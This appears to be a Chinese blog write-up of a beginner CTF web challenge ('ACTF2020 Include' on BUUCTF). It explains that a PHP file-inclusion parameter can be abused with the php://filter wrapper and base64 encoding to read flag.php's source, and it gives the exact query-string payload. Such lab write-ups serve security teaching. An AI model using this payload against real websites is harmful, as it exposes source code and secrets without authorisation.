

buuctf-web-[ACTF2020 新生赛]Include-wp

原创

southerose 于 2021-06-22 21:34:58 发布 45 收藏 2

分类专栏: [ctf记录](#)

><本博客上原创文章未经本人许可,不得用于商业用途。转载请注明出处,否则保留追究法律责任的权利。><

本文链接: https://blog.csdn.net/weixin_46439278/article/details/118118421

版权



[ctf记录](#) 专栏收录该内容

78 篇文章 5 订阅

订阅专栏


[ACTF2020 新生赛]Include

知识点

- `php://filter` 伪协议文件包含读取源代码,加上`read=convert.base64-encode`,用base64编码输出,不然会直接当做php代码执行,看不到源代码内容。

过程

主页:



Can you find out the flag?

有个 `get` 型的参数,可以看到传入`flag.php`,这里是一个文件包含,但是无法查看php脚本的详细内容

payload

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

